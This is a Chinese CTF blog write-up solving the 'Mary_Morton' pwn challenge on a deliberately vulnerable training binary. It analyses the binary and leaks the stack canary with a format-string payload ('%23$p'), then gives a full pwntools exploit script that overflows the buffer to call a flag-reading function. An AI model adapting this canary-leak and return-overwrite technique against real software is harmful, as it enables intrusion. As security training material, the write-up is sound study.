# 攻防世界pwn--Mary_Morton

原创

Y0ng. 于 2021-11-16 22:05:42 发布 1753 收藏

分类专栏： pwn ctf 文章标签： python 安全 pwn




本文链接：https://blog.csdn.net/YANG12345_6/article/details/121365497



pwn 同时被 2 个专栏收录

5 篇文章 0 订阅

订阅专栏



ctf

11 篇文章 0 订阅

订阅专栏

## 攻防世界pwn–Mary_Morton


1. file 一下，查看文件属性

```
Mary_Morton: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically l
inked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[s
ha1]=b7971b84c2309bdb896e6e39073303fc13668a38, stripped
```

2. checksec一下，查看保护措施

```
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

① 开了canary，在调用函数的时候会在栈上设置一个标志，标志的位置：




② 开了NX，栈不可执行。

运行一下

```
Welcome to the battle !
[Great Fairy] level pwned
Select your weapon
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
1
22222222222222222222
-> 22222222222222222222
```

```
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
Alarm clock
```


ida查看其反汇编代码

```
  v4 = __readfsqword(0x28u);
  sub_4009FF();
  puts("Welcome to the battle ! ");
  puts("[Great Fairy] level pwned ");
  puts("Select your weapon ");
  while ( 1 )
  {
    while ( 1 )
    {
      sub_4009DA();                             // 1, 2, 3
      __isoc99_scanf("%d", &v3);
      if ( v3 != 2 )
        break;
      string_bug_4008EB();                      // printf 格式化字符串
    }
    if ( v3 == 3 )
    {
      puts("Bye ");
      exit(0);
    }
    if ( v3 == 1 )
      bufferoverflow_400960();                  // 触发canary，含栈溢出
    else
      puts("Wrong!");
  }
}
```


在ida里看到有system函数：

```
int sub_4008DA()
{
  return system("/bin/cat ./flag");
}
```

地址：0x4008DA

gdb调试，查看格式化字符串参数的位置

```
Welcome to the battle !
[Great Fairy] level pwned
Select your weapon
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
2
AAAAAAAA%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p
AAAAAAAA0x7fffffffddf0-0x7f-0x7ffff7af2151-(nil)-(nil)-0x4141414141414141-0x70252d70252d7025-0x252d70252d702
52d-0x2d70252d70252d70-0x70252d70252d7025-0x252d70252d70252d-0x2d70252d70252d70-0x70252d70252d7025-0xa70252d
70252d-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)-(nil)
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
```


这里 %p的作用：以16进制输出值

例：

这里我们输入的是`'AAAAAAAA%p-%p-%p-%p-%p.....`

输出的是`'AAAAAAAA0x..(1)..-0x.(2)...-0x.(3)...-.......-0x4141414141414141..`

这里 0x（1）表示的是输入的格式化字符串`'AAAA..%p-..'`后面的第一个参数的值（也就是函数原本的第二个参数，因为`'AAAA..%p-..'`是第函数的第一个参数。所以`'AAAAAAAA'`是格式化字符串的第六个参数，也就是函数的第七个参数。

查看有关栈溢出的函数：

```
unsigned __int64 sub_400960()
{
  char buf[136]; // [rsp+0h] [rbp-90h] BYREF
  unsigned __int64 v2; // [rsp+88h] [rbp-8h]

  v2 = __readfsqword(0x28u);                    // canary标志
  memset(buf, 0, 0x80uLL);
  read(0, buf, 0x100uLL);                       // 栈溢出
  printf("-> %s\n", buf);
  return __readfsqword(0x28u) ^ v2;
}
```



可以利用的栈溢出的buf的位置：rbp-90h，canary标志v2的位置：rbp-8h

两者相差的距离：90h-8h= 0x88，0x88/8 = (8x16+8)/8 = 17.

由于buf是格式化字符串的第6个参数，所以v2是格式化字符串的第 6+17 = 23个参数。

利用思路：首先利用格式化字符串将canary的值泄露出来，之后再次选择，利用栈溢出漏洞将canary的值和call system函数的地址写进去

exp：

```python
# coding:UTF-8

from pwn import*

p = process("./Mary_Morton")
#p = remote("111.200.241.244",56023)

sys_addr = 0x0004008DA

p.recvuntil("battle \n")
p.sendline("2")

p.sendline("%23$p") # canary标志点：v2，rbp-8h。buf：rbp-90h。两者相差：0x90-0x8 = 0x88 。0x88/0x8 = 17。buf是格式化字符串的第6个参数，v2则是第23个参数
p.recvuntil("0x")
canary = int(p.recv(16),16)
print(canary)

p.recvuntil("battle \n")
p.sendline("1")
payload = 'a'*0x88 + p64(canary) + 'a'*8 + p64(sys_addr)

p.sendline(payload)

p.interactive()
```